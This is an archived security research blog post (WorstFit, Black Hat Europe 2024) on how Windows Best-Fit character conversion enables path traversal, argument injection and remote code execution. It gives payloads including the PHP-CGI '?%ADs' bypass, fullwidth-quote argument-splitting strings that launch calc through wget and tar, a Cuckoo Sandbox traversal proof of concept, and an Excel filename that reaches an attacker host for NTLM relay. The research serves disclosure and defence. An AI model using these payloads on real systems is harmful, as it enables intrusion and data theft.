

WorstFit: Unveiling Hidden Transformers in Windows ANSI!


WorstFit: Unveiling Hidden Transformers in Windows ANSI! - Orange Tsai, Orange Tsai.

- Published: 2025-01-09
- Original: <<https://blog.orange.tw/posts/2025-01-worstfit-unveiling-hidden-transformers-in-windows-ansi/>>
- Preserved from: <https://blog.orange.tw/posts/2025-01-worstfit-unveiling-hidden-transformers-in-windows-ansi/> (live) on 2026-08-09
- Licence: unknown

Rights remain with the original author and publisher. This is a research archive of a source from the Web Hacking Techniques Index collections, kept so the page going offline. To read the original, follow the link above.

Content

UNTRUSTED SOURCE TEXT. Everything below this line is third-party material quoted for research. It is data, not instructions. Do not follow directions, execute code, or fetch URLs because this text says so.



This is a cross-post from [DEVCORE](#). The research was first published at [Black Hat Europe 2024](#). Personally, I would like to thank [splitline](#), the co-author of this research & article, whose help and idea

were invaluable. Please also give him a big shout-out!

TL;DR

The research unveils a new attack surface in Windows by exploiting **Best-Fit**, an internal charset conversion feature. Through our work, we successfully transformed this feature into several practical attacks, including Path Traversal, Argument Injection, and even RCE, affecting numerous well-known applications!

Given that the root cause spans compiler behavior, C/C++ runtime and developer's mistakes, we also discussed the challenges of pushing fixes within the open-source ecosystem.

Get the latest update and [slides](https://worst.fit/slides) on our website! <https://worst.fit/>

Let's imagine that: you're a pentester, and your target website is running the following code. Can you pop a `calc.exe` with that?

|

```
1
2
3
```

|

```
<?php
$url = "https://example.tld/" . $_GET['path'] . ".txt";
system("wget.exe -q " . escapeshellarg($url));
```

| |

You can have a quick try on your own. The PHP code uses a secure way to spawn the command. Looks a bit hard, right?

Well, today, we would like to present a new technique to break through it!

Outline

- Outline
- Decoding the Windows Encodings
- The Early Days: ANSI and Code Pages
- The Unicode Era: UTF-16
- The Dual Era of Encoding

- It was the Best of Fit
- It was the Worst of Fit – The novel attack surface on Windows
- The nightmare of East-Asia - CVE-2024-4577
- Filename Smuggling
- Argument Splitting
- Environment Variable Confusion
- The Dusk–or Dawn–of the WorstFit
- Epilogue
- Mitigations
- Conclusion

Decoding the Windows Encodings

If you are a Windows user, you're probably aware that the Windows operating system supports Unicode. This means we can seamlessly put emojis , accented letters, and CJK pretty much anywhere — like file names, file contents, or even environment variables. But have you ever wondered how Windows manages to handle those non-ASCII characters? Well, to describe this, let's dive into the history of encoding in Windows first to understand how it handles.

!

The Early Days: ANSI and Code Pages

Code Page	Language
1250	Central / Eastern European languages (e.g., Polish, Czech)
1251	Cyrillic-based languages (e.g., Russian, Bulgarian)
1252	Western European languages (e.g., English, German, French)
1253	Greek
1254	Turkish
1255	Hebrew
1256	Arabic
1257	Baltic languages (e.g., Estonian, Latvian, Lithuanian)
1258	Vietnamese
932	Japanese
936	Simplified Chinese
949	Korean
950	Traditional Chinese
874	Thai

Windows initially used ANSI encoding, which relied on code pages such as the one shown above. It used 8 to 16 bits to represent a single character. While these mappings were effective for certain languages, they were unable to accommodate mixed or universal character sets.

For instance, back in the day, as a Taiwanese, if my Japanese friend sent me an article written on their Windows computer, I'd probably end up with a scrambled mess of [mojibake](#) because my code page 950 system couldn't properly interpret the Japanese 932 code page.

To handle different encoding needs, Windows doesn't rely on just one type of code page — there are actually two:

- **ACP** (ANSI Code Page): Used for most applications and system settings, such as file operations or managing environment variables. Our research here primarily focuses on this type of code page, as it significantly impacts the scenarios we'll examine.

- **OEMCP** (Original Equipment Manufacturer Code Page): Mainly used for device communication, such as reading or writing to the console.

To check which ACP (ANSI code page) you're using, consider these methods:

- **Using PowerShell**

|

```
1
```

|

```
powershell.exe [Console]::OutputEncoding.WindowsCodePage
```

| |

- **From the Registry**

|

```
1
```

|

```
reg query HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Nls\CodePage /v ACP
```

| |

Additionally, you might also heard of `chcp`. However, be aware that `chcp` displays the **OEMCP** rather than the ACP, which is the focus of our research here.

The Unicode Era: UTF-16

To address the limitations of code pages, Windows transitioned to Unicode in the mid-1990s. Unlike code pages, Unicode could represent characters from nearly all languages in a single standard.

Initially, Windows used UCS-2 for Unicode but soon upgraded to **UTF-16**, which uses 16 bits for most characters and expands to 32 bits for rarer ones (e.g., emojis, ancient scripts). Windows also switched to **wide characters** for core APIs like file systems, system information, and text processing.

Now you might be wondering: Hey, what about the most popular Unicode encoding nowadays: **UTF-8**? Well, it's already there, but still in a sort of beta phase. For most languages, the UTF-8 feature sadly isn't enabled by default.

!

The Dual Era of Encoding

Even though Unicode became the backbone of Windows, Windows still needs to do what they always do: backward compatible. They still need to support the old ANSI code pages. To achieve this, Windows implemented two different versions of APIs:

- **ANSI APIs:** A Windows code page version with the letter “A” postfix used to indicate “ANSI”. For example, `GetEnvironmentVariableA` function.
- **Unicode APIs:** A Unicode version with the letter “W” postfix used to indicate “wide (character)”. For example, `GetEnvironmentVariableW` function.

This approach allows developers to easily obtain their desired data format by simply switching between the A-postfix and W-postfix APIs.

It sounds perfect – But wait, so how can a wide character UTF-16 string also be in the ANSI format? Aren’t they fundamentally different?

To illustrate this, let’s explore an example. Imagine we’re on an English (**Windows-1252** code page) system with an environment variable `ENV=Hello` stored in the system. The data is internally stored as **UTF-16** (wide character format), but we can retrieve it using both Unicode and ANSI APIs:

- **Unicode API:** `GetEnvironmentVariableW(L"ENV")` — `L"Hello"` (Hex: `4800 6500 6C00 6C00 6F00` in UTF-16LE).
- **ANSI API:** `GetEnvironmentVariableA("ENV")` — `RtlUnicodeStringToAnsiString` — `"Hello"` (Hex: `48 65 6C 6C 6F` in ANSI).

For the **Unicode API**, there’s no problem—Unicode in, Unicode out, with no conversion needed. For the **ANSI API**, Windows applies an implicit conversion by calling `RtlUnicodeStringToAnsiString` (or sometimes `WideCharToMultiByte`) to convert the original Unicode string to an ANSI string. Since `"Hello"` consists only of ASCII characters, everything works perfectly and as expected.

But what happens if the environment variable contains a more complex string, like `√π⁷≤∞`, with a lot of non-ASCII characters?

- **Unicode API:** `GetEnvironmentVariableW(L"ENV")` — `L"√π⁷≤∞"` (Hex: `1a22 c003 7720 6422 1e22` in UTF-16LE).

The **Unicode API** correctly returns the original string as we expected.

Now, what happens with the ANSI API? Are you able to guess the result?

- **ANSI API:** `GetEnvironmentVariableA("ENV")` — `RtlUnicodeStringToAnsiString` — `"vp7=8"` (Hex: `76 70 37 3D 38` in ANSI)

Yep, the output is `vp7=8`. A strange result, right? I guess you can’t even figure out the connection between the original characters and their character codes!

This bizarre transformation is what’s known as **“Best-Fit”** behavior. As a result, the original string `√π⁷≤∞` transforms into a nonsensical `"vp7=8"`. This behavior highlights the pitfalls of relying on ANSI APIs when handling non-ASCII characters.

And actually, it’s not just when using Windows APIs directly — this behaviour also occurs when using non-wide-character version CRT (C runtime) functions like `getenv`. Surprisingly, even when

you receive arguments or environment variables through a seemingly straightforward non-wide-character `main` function like:

|

```
1
2
3
4
5
6
7
8
```

|

```
#include <stdio.h>
#include <stdlib.h>

int main(int argc, char* argv[], char* envp[]) {
    print("test_env = %s\n", getenv("test_env"));
    for (int i = 0; i < argc; ++i)
        printf("argv[%d] = %s\n", i, argv[i]);
}
```

| |

The same Best-Fit behavior applies to both the arguments and the environment variables. Here's what happens when we run this code:

!

This happens because, during compilation, the compiler inserts several functions and links the CRT DLLs for you, which internally rely on ANSI Windows APIs. As a result, the same Best-Fit behavior is triggered implicitly.

We keep talking about Best-Fit, but how does this quirky behavior actually work in the end?

It was the Best of Fit

In Windows, “Best-Fit” character conversion is a way the operating system handles situations where it needs to convert characters from UTF-16 to ANSI, but the exact character doesn't exist in the target code page.

For instance, the ∞ (U+221E) symbol isn't part of the [Windows-1252 code page](#), so Microsoft decided to map it to the “**closest**” character— 8 (). Uh, okay. Yeah I guess they kinda look similar, but I thought they should be still completely different things...

Anyway, obviously there's no strict formula for Best-Fit mapping – what Microsoft does is more about making characters look, or even “feel” somewhat alike.

Also, different language configurations (code pages) handle mappings differently. For instance, the yen sign (U+00A5) is mapped to a backslash (\) on the Japanese (932) code page, to a “Y” on the Central European (1250) code page, and remains unchanged on most other code pages. This variability will play a significant role in how exploits behave across different system settings.

If you're curious about the specifics, you can check out our [Best-fit Mapping Grepper](#) tool or dive into the raw mapping data on [Unicode.org](#) by yourself.

Interestingly, during our research we found that this **Best-Fit** behavior was already mentioned back in Black Hat USA 2009 during Chris Weber's presentation, “[Unicode Security](#)”. However, he only briefly touched on how this feature could be exploited to bypass simple blacklist.

(Updated: After this article was published, we learned that [Yosuke HASEGAWA](#) also mentioned this behavior at [Black Hat Japan 2008](#), covering part of our [Filename Smuggling in Japanese code page](#).)

But this time, we're taking big steps forward – showing how those sneaky Best-Fit conversions can operate on a **system-wide level**, leading to even more impactful exploits, all unfolding right under your nose.

Now, it's time to turn this quirky behaviour into something more impactful: **real WorstFit vulnerabilities**.

It was the Worst of Fit – The novel attack surface on Windows

By delving into the Best-Fit feature, we can harness this unexpected character transformation as a brand-new attack surface on Windows systems. Here, we'll explore three intriguing attack techniques that exploit this behavior: **Filename Smuggling**, **Argument Splitting** and **Environment Variable Confusion**.

Let's dive into each of these techniques to see how this seemingly thoughtful (at least, from Microsoft's perspective at the time) feature can lead to critical vulnerabilities!

The nightmare of East-Asia - CVE-2024-4577

The first ever WorstFit attack is CVE-2024-4577. This vulnerability allows attackers to compromise any PHP-CGI server configured with Chinese or Japanese code pages using nothing more than a ? %ADs request!

Affected Code Pages: 932 (Japanese), 936 (Simplified Chinese), 950 (Traditional Chinese)

Threat Characters: U+00AD

Back in 2012, a vulnerability in PHP-CGI was discovered. The issue stemmed from Apache automatically treating the query string as the first argument for the CGI program. Exploitation was straightforward – argument injection. By appending ?s to a request, attackers could leak the page's source code. Furthermore, it's also possible to achieve Remote Code Execution (RCE).

Of course, PHP quickly patched the issue. The fix was also simple: stop parsing arguments if the query string starts with a dash.

|

```
1
2
3
4
5
6
7
8
```

|

```
if((qs = getenv("QUERY_STRING")) != NULL && strchr(qs, '=') == NULL) {

    for (p = decoded_qs; *p && *p <= ' '; p++) { }
    if (*p == '-') {
        skip_getopt = 1;
    }

}
```

| |

The patch worked well, and no one broke it for the past 12 years. However, while reviewing the patch, we couldn't help but feel that this blacklist approach seemed weak. After some quick fuzzing, we discovered a simple bypass: appending `?%ADs` to the query string effortlessly!

As investigating more, we discovered that U+00AD (soft hyphen) is mapped to a dash (-) on Chinese (936, 950) and Japanese (932) code pages due to **Best-Fit** behavior, which explains how the bypass works.

This is the first time we've encountered the term "Best-Fit". We found it super interesting, which motivated us to take a deeper look.

Filename Smuggling

The next attack we would like to introduce is the WorstFit in the filename processing. Here, we focus on characters that mapped to either `"/" (0x2F)` or `"\" (0x5C)`, such as the currency symbol [Yen \(¥\)](#), and [Won \(₩\)](#) used in Japanese and Korean Code Pages, as well as the [fullwidth](#) version of the (back-)slash in most Code Pages. You can check the affected characters and Code Pages on our [Best-fit Mapping Grepper](#) tool!

- [Characters mapped to `"/" \(0x2F\)`](#)
- [Characters mapped to `"\" \(0x5C\)`](#)

Relevant API: `GetCurrentDirectoryA`, `getcwd`, `FindFirstFileA`, `findFirst*`, `GetFullPathNameA`, ...

Affected Code Pages: 874, 125x, 932 (JP), 949 (KR) **Threat Characters:** `U+FF0F`, `U+FF3C`, `¥`
`U+00A5` (JP), `U+20A9` (KR)

Let's start with a simple case. In Chrome V8, the underlying implementation of its Developer Shell (`d8.exe`) uses the ANSI API `GetCurrentDirectoryA()` to obtain the current working directory. This means that if we can have a working directory with malicious Unicode characters, these characters will automatically be converted into path traversal payloads when accessed via the ANSI API. As a result, it leads to an unintended file access.

! *Unintended file access on the `C:/windows/win.ini`:*

Another case is the implementation of `mruby Dir.getwd()` on Windows, the function relied on the ANSI version of CRT (C Runtime Library) `_getcwd()` to retrieve the current directory. This also means that we can pollute that function's return value, leading to Path Traversal, too!

! *Pollute the return value of `Dir.getwd()`:*

Of course, the above cases are still bugs instead of real vulnerabilities. Let's take a look at some real-world cases!

Case Study - Path Traversal to RCE on Cuckoo Sandbox

Before diving into the vulnerability, it's important to discuss Python first because it plays a significant role in this case! Conceptually, Python allows strings to be represented in two different types: `str` and `unicode` in Python 2, or `str` and `bytes` in Python 3.

To support both string representations, the implementation of filesystem access used a structure field to determine whether a target path was wide or narrow. If the string was narrow, the corresponding ANSI API was used to process the path, making it susceptible to the Best-Fit behavior. Although [PEP 529](#) later standardized the filesystem encoding on Windows to UTF-8, earlier versions — such as Python 2 and Python 3 (prior to version 3.6) — remained vulnerable to WorstFit attacks.

With the above context in mind, let's have our first target — [Cuckoo Sandbox](#), a well-known automated malware analysis platform. As one of the few open-source solutions for malware analysis in early days, it was the go-to choice for organizations building their own platforms, and for malware researchers seeking to extend its functionality. However, since Cuckoo has not been actively maintained for many years, the latest official version still relies on Python 2.7, which exposes it to our WorstFit Attack!

Cuckoo consists of two main components: the **Cuckoo Host** and the **VM Cluster**. The uploaded samples are isolated within virtual machines to ensure they do not affect the Cuckoo. The components use a dedicated channel to synchronize the behaviors such as captured network packets, dropped files, and output logs with their own mechanism. However, since the Cuckoo Host is written in Python and relied on an outdated version, a dropped file with a Unicode filename can traverse the path on the Cuckoo Host!

Here's a simple Proof of Concept:

|

```
1
2
3
4
5
6
7
8
9
10
11
```

|

```
#include <windows.h>

int main() {
    LPCWSTR filePath = L"AAAA\\u00a5\\.\\u00a5\\.\\u00a5\\.\\u00a5\\.\\u00a5conf\\u00a5cuckoo.conf";
    HANDLE hFile = CreateFileW(
        filePath, GENERIC_WRITE, 0, NULL, CREATE_ALWAYS, FILE_ATTRIBUTE_NORMAL, NULL
    );

    CloseHandle(hFile);
    return 0;
}
```

| |

Once the analysis has finished, users can view the logs and dropped files generated by the malware through the web interface. An attacker can trigger a file operation on Python by clicking the download button. The Cuckoo Host then processes a translated path, containing `../` and sends sensitive data to the attacker.

!

The attacker can then download `cuckoo.conf`, and gathered several sensitive information to calculate the Flask PIN code, ultimately achieving RCE on the Sandbox Host!

Argument Splitting

We can also exploit the WorstFit behavior in command line parsing by manipulating the output of `GetCommandLineA`. With this trick, even if you can control just a small part of an argument, that's more than enough to inject as many arguments as you want!

This time, we're zeroing in on characters that map to either a double quote (`"`, 0x22) or a backslash (`\`, 0x5C). Once again, fullwidth characters come in handy here, and when it comes to backslashes, those currency symbols we talked about earlier make a comeback!

- Characters mapped to " (0x22)
- Characters mapped to \ (0x5C)

Relevant API: `GetCommandLineA`, `int main()` **Affected Code Pages:** 874, 125x, 932 (JP), 949 (KR)

Threat Characters: U+FF02, U+FF3C, ¥ U+00A5 (JP), U+20A9 (KR)

Let's circle back to the piece of code we discussed earlier. How might this seemingly simple snippet fail, and more importantly, how could an attacker exploit it?

|

```
1
2
3
```

|

```
<?php
$url = "https://example.tld/" . $_GET['path'] . ".txt";
system("wget.exe -q " . escapeshellarg($url));
```

| |

The answer is quite simple. If an attacker provides the input: `--use-askpass=calc` It could pop **calc.exe** on the system!

At this point, you might be thinking, *"Oh, it's PHP messing up again, isn't it? I know PHP always..."* But nope – even switching to **Node.js**, **Rust**, or **Python** doesn't save you. Here's an example in Python, and the same input works like a charm – this time on the latest version of Python, not just older ones:

|

```
1
2
3
4
5
6
7
8
9
10
```

|

```

from flask import Flask, request
import subprocess

app = Flask(__name__)

@app.route('/fetch')
def fetch():
    path = request.args.get('path')
    subprocess.run(["wget", "-q", f"https://example.tld/{path}.txt"])
    return "Done"

```

| |

So, is this wget's problem? Well, spoiler alert: yes, it's part of the issue, but it doesn't stop there. The same trick works on other executables like **openssl.exe**, **tar.exe**, **java.exe**, and more CLI tools. This makes us realize, this can actually be a broader systemic issue with how argument handling works on Windows, creating an attack surface across various tools. So, how does it happen?

Let's back to our payload `--use-askpass=calc`. I guess now some of you might still be wondering: *Wait, how does a simple double quote bypass the escaping? What exactly does it escape, then?* Well, first of all, these aren't just regular double quotes (U+0022) — they're actually **fullwidth double quotes** (U+FF02) . Thanks to the Best-Fit feature, in code pages like 125x and 874, fullwidth double quotes are automatically converted into standard double quotes (").

But still, why can these double quotes alter the arguments?

Firstly, on Windows, the **entire command line** is passed as a single string to the spawned process, leaving it up to the executable to parse. That's why the [CreateProcess API](#) accepts the `lpCommandLine` parameter directly. This differs from UNIX-like systems, where arguments are always passed as an array of strings. For a more detailed explanation of argument parsing on Windows, check out [this article](#) by David Deley.

!

Secondly, because the command line string is stored internally in wide character (Unicode) format, retrieving its ANSI string version involves Windows using the [GetCommandLineA](#) API. Which of course the Best-Fit feature is applied during this process, potentially altering the command line in subtle but impactful ways.

But actually, there isn't a single "standard" way to parse the command line on Windows. However, the parsing convention typically adheres to the rules of [CommandLineToArgvW](#) or [CRT command-line parsing](#). In practice, most developers use either `CommandLineToArgvW` or CRT standard `int main(...)` to handle command-line arguments, so I'd say we can pretty much treat this as the standard. The key characters involved in the parsing process include:

- **Tabs (0x09) and spaces (0x20):** Used to separate arguments (except when in quote mode).
- **" (0x22):** Toggles the quote mode to treat spaces as part of the argument.
- **\ (0x5C):** Escapes double quotes and backslashes when used in a specific sequence.

These conventions form the foundation of how arguments are interpreted and passed to executables.

Therefore, standard libraries and functions in most programming languages adhere to these parsing rules to sanitize user-provided arguments. For instance, in **PHP**, the `escapeshellarg` function replaces double quotes with spaces, wraps the argument in quotes, and escapes backslashes as needed to ensure safe execution in the shell. Similarly, in **Python**, the `subprocess` module internally uses the `list2cmdline` function to convert a Python list into a command line string, escaping arguments strictly according to the Microsoft CRT command-line parsing logic.

However, all of this escaping happens before the Best-Fit feature comes into play. This means that even carefully escaped arguments can still be altered during the ANSI conversion process.

Here's a simple example. Using the example Python code we provided, let's examine what happens when `wget.exe` is spawned with `subprocess` module. The entire argument parsing process would look something like this:

!

As we saw, fullwidth quotation marks (`U+FF02`) are transformed into regular double quotes (`U+0022`) during the Best-Fit conversion process. This subtle alteration changes the original command-line syntax, enabling argument-splitting behavior.

Furthermore, even programs that don't directly use `GetCommandLineA` can still be vulnerable to this attack if they rely on the non-Unicode version of the main function. Yes, we're talking about the **innocent-looking** `int main()` !

Here we can do a small experiment. Given this piece of code

|

```
1
2
3
4
5
6
```

|

```
#include <stdio.h>

int main(int argc, char* argv[], char* envp[]) {
    for (int i = 0; i < argc; ++i)
        printf("argv[%d] = %s\n", i, argv[i]);
}
```

| |

Now, when we run the command `.\test.exe "foo bar"`, it does produce two arguments, as shown below.

!

And yes, Python's `subprocess` module can't prevent this. Even if the entire string is passed as a single list element, it still ends up being parsed into two separate arguments.

!

The reason a normal `main` function becomes vulnerable lies in how the **C runtime (CRT)** handles command-line arguments. Even if you don't explicitly call `GetCommandLineA`, once you use the `int main()` function, the compiler secretly generates a `mainCRTStartup` function inside your binary for you. This startup function is linked to the C runtime library (e.g., `ucrtbase.dll`), which internally retrieves the command line using an ANSI API and parses it for you. And that's where the vulnerability creeps in.

!

This is why so many executables are exposed to WorstFit vulnerabilities. Worse still, as the attack exploits behavior at the system level during the conversion process, **no standard library in any programming language can fully stop our attack!**

However, only on 125x and 874 code pages does the fullwidth quotation mark (`U+FF02`) get converted into a normal double quote. So, what about CJK (Chinese, Japanese and Korean) languages? Are they safe now? Not entirely. Double quote is NOT the only character we can use for this attack!

As mentioned in the **Filename Smuggling** section, the Yen sign (`U+00A5`) on the Japanese (932) code page and the Won sign (`U+20A9`) on the Korean (949) code page are both converted into a **backslash (\)**. And what can a backslash do? Quite a lot! As we've discussed, the backslash is crucial for escaping characters and altering the syntax of a command line. This means it can be exploited to manipulate command execution.

Let's take this Python code as an example:

|

```
1
```

|

```
subprocess.run(['vuln.exe', 'foo¥" bar'])
```

| |

Here, Python handles escaping for us – in this case, escaping the double quote. After escaping, the command line should look like this:

|

1

|

```
vuln.exe "foo¥\" bar"
```

| |

Python prepends a backslash before the double quote to escape it. Everything seems fine, so Python passes this command line to the `CreateProcessW` API, and `vuln.exe` spawns successfully. Great!

However, here's where it gets tricky. The `vuln.exe` program uses an **ANSI API** to retrieve the command line. Thanks to the Best-Fit feature (again), the Yen sign (¥) is converted into a backslash (\). Now, the command line seen by `vuln.exe` becomes:

|

1

|

```
vuln.exe "foo\\" bar"
```

| |

The backslash added by Python is now escaped by the “ex-Yen-sign”. As a result, that double quote is no longer properly escaped, allowing it to act as a delimiter. The arguments for `vuln.exe` are now split into two parts: `foo\` and `bar`.

Note: Of course, characters that can be converted into spaces or tabs can also be exploited for argument splitting. I'll leave this part as an exercise for you.

Now, we already explored most of the possible ways to exploit WorstFit for argument splitting. Let's dive into some real-world exploits and see this attack in action!

Case Study 1 - ElFinder: RCE w/ Windows built-in GNU Tar

Here, one of our case studies highlights an RCE (Remote Code Execution) attack on **ElFinder**, caused by the WorstFit vulnerability in Windows' `tar.exe` command.

ElFinder is a popular open-source, web-based file manager with a PHP backend. By default, it supports Windows servers and comes with a built-in feature for creating and extracting archives, which is also enabled by default.

The way it handles archive formats is straightforward—it directly executes shell commands. Sounds risky? Perhaps. But the developers have taken precautions by escaping all arguments properly using `escapeshellarg` ([php/elfinderVolumeDriver.class.php#L6898-L6911](https://github.com/elfinder/php-elfinder/blob/master/class.php#L6898-L6911)).

!

Despite this effort, escaping at the application level might not fully mitigate risks if quirks like the Best-Fit feature in Windows are involved.

One of the archive formats supported by ElFinder is the **tar** format. It uses the system's built-in `tar.exe` command to create or extract archives. For example, if we create an archive named `foobar.tar` containing the files `foo.txt` and `bar.txt`, ElFinder would just execute the following command: `tar.exe -chf "foobar.tar" ".\foo.txt" ".\bar.txt"`

However, we discovered that the Windows built-in `tar.exe` command is vulnerable to the **WorstFit** attack! This means that if you can control even a small part of an argument, it's possible to execute arbitrary commands. For details, check out our [curated list](#).

To exploit this, we can simply name the tar file as `aaa --use-compress-program=calc bbb.tar ( is U+FF02 )`. This injects the `--use-compress-program` parameter, which allows arbitrary command execution. In our demonstration, this results in popping up `calc.exe`.

P.S. In this demonstration, we use an English-configured Windows server (Code Page 1252) as an example. This technique should also work on other 125x code pages and Code Page 874 configurations.

Case Study 2+ - All the Ways to Code Execution

Of course, there are more applications are indirectly exposed to WorstFit vulnerabilities because they invoke other executables that are themselves vulnerable to this. Here we demonstrate two examples:

The first one involves a modified version of `plink.exe` used in **TortoiseGit**. When a user enters a malicious URI for cloning, it can trigger code execution. For details, check out our [curated list](#).

The second example involves **RStudio**, which supports version control with SVN. If an SVN project is placed in a maliciously crafted folder, a single click can trigger a calculator to pop up on the user's machine! For more details, check out our [curated list](#).

Case Study 3 - Microsoft Excel Remote Code Execution [CVE-2024-49026](#)

While re-mounting Argument Injection to applications, we discovered that the Argument Splitting attack can be combined with the "Open-With" feature to escalate its impact!

Windows actually maintains a handler table to know which program to use to open a file when you double-click a file. You can use `ftype` and `assoc` to see which programs handle specific file extensions. The filename would also become part of the argument, which means we can apply our attack through that!

!

We then discovered that the executable of Microsoft Excel is vulnerable to the Argument Splitting attack. We can just rename the Excel file to the following name - translating all dots, (back-)slashes, and double quote to their fullwidth forms.

```
Windows win.ini n malicious.tld@80 pwn.xlsx
```

By combining two tricks, we can trigger an Argument Injection on `Excel.exe` with just 1-Click. Since Excel itself [doesn't have any good argument](#) for further exploitation, we only use NTLM Relay along

with RBCD/ADCS to achieve RCE!

P.S. if you find a better argument that can directly lead to RCE, please let us know!

Environment Variable Confusion

When functions like `GetEnvironmentVariableA`, `GetEnvironmentStringsA`, or `char *getenv(const char *varname)` are used, they return the **Best-Fit** version of the environment variable. This subtle behavior can be exploited to bypass character restrictions, creating potential opportunities for attackers to slip through otherwise secure validations and introduce security vulnerabilities.

Relevant API: `GetEnvironmentVariableA`, `char *getenv(const char *varname)` **Affected Code Pages:** No specific **Threat Characters:** No specific (for Apache HTTPd: 0x00-0xFF)

For this exploit scenario, the environment variables must be user-controllable, which often occurs when a parent process needs to pass information to a spawned process.

A common example is in **CGI (Common Gateway Interface)**, where much of the HTTP request information—such as query strings, HTTP headers, and more—is passed through environment variables. This creates an opportunity for attackers to manipulate these variables and exploit the behavior. Here, we present two case studies as a starting point to spark your further ideas.

Case study 1 - WAF bypass

In some scenarios, a CGI script may act as a routing service. When this happens, the portion of the URL path after the CGI executable is stored in the environment variable `PATH_INFO`. A common use case might involve a developer trying to restrict remote access to sensitive endpoints, such as `/cgi.pl/admin` from the web server, instead of the CGI itself. For example, in an Apache setup, they might add the following rule to deny access:

|

```
1
2
3
4
5
```

|

```
<Directory "/var/www/cgi-bin">
  <If "%{REQUEST_URI} =~ m#/#admin#">
    Require all denied
  </If>
</Directory>
```

| |

However, due to the **WorstFit vulnerability** in Perl on Windows, this rule can be bypassed by substituting characters in `admin` with their **Best-Fit equivalents**. For instance, in **Code Page 1250**, the character `à` (`U+00E0`) is converted to `a` during the ANSI conversion.

By crafting a URL like `/cgi.pl/%E0dmin`, an attacker can bypass the Nginx rule, as the server interprets it as a different path, but Perl's CGI script retrieves the `PATH_INFO` environment variable with ANSI API, and processes it as `/admin` after the Best-Fit conversion.

Case study 2 - PHP-CGI Local File Inclusion (LFI)

The previous example was hypothetical, but here's a real-world case we discovered. In **PHP-CGI on Windows**, we identified a file existence check oracle and even a potential LFI (Local File Inclusion) vulnerability under certain configurations.

The root cause lies in how `PATH_INFO` — and other path-related environment variables — are handled. Let's break it down:

Imagine a request URI like this: `http://victim.tld/index.php/foo/bar`

After the web server (e.g., IIS, Apache, or another PHP-CGI-compatible server) processes it, it generates several environment variables. Depending on the server, these might look like this in Apache:

|

```
1
2
3
4
```

|

```
REDIRECT_URL=/index.php/foo/bar
REQUEST_URI=/index.php/foo/bar
PATH_INFO=/index.php/foo/bar
PATH_TRANSLATED=C:\inetpub\wwwroot\index.php\foo\bar
```

| |

Notice how the PHP script filename (`index.php`) and the additional path (`foo/bar`) are combined. From the environment variables alone, it's unclear which part represents the PHP file and which is additional `PATH_INFO`. Resolving this ambiguity is left to `php-cgi.exe`. Hmm, it must be quite easy to make `php-cgi` confused right?

The first thought might be to try something like `http://victim.tld/index.php/../../../../secret.txt`. But this apparently won't work, as the web server normalizes and validates paths before passing them to PHP-CGI. So, how can we bypass this?

As we knew in the **Filename Smuggling** section, the Yen sign (`¥`) in the Japanese code page can be exploited. For example, by sending a request like `/index.php/..¥.¥windows/win.ini/foo`, you can

potentially access arbitrary files. Here's how it works:

- **Web Server's Perspective:** The server treats the entire `../../windows/win.ini/foo` as additional `PATH_INFO` and processes it as part of the request.
- **PHP-CGI's Perspective:** PHP-CGI receives things like `REQUEST_URI=/index.php/../../windows/win.ini/foo` and struggles to differentiate between the actual PHP file (`index.php`) and the `PATH_INFO` portion. This confusion allows the exploit to manipulate the behavior and access files beyond intended restrictions.

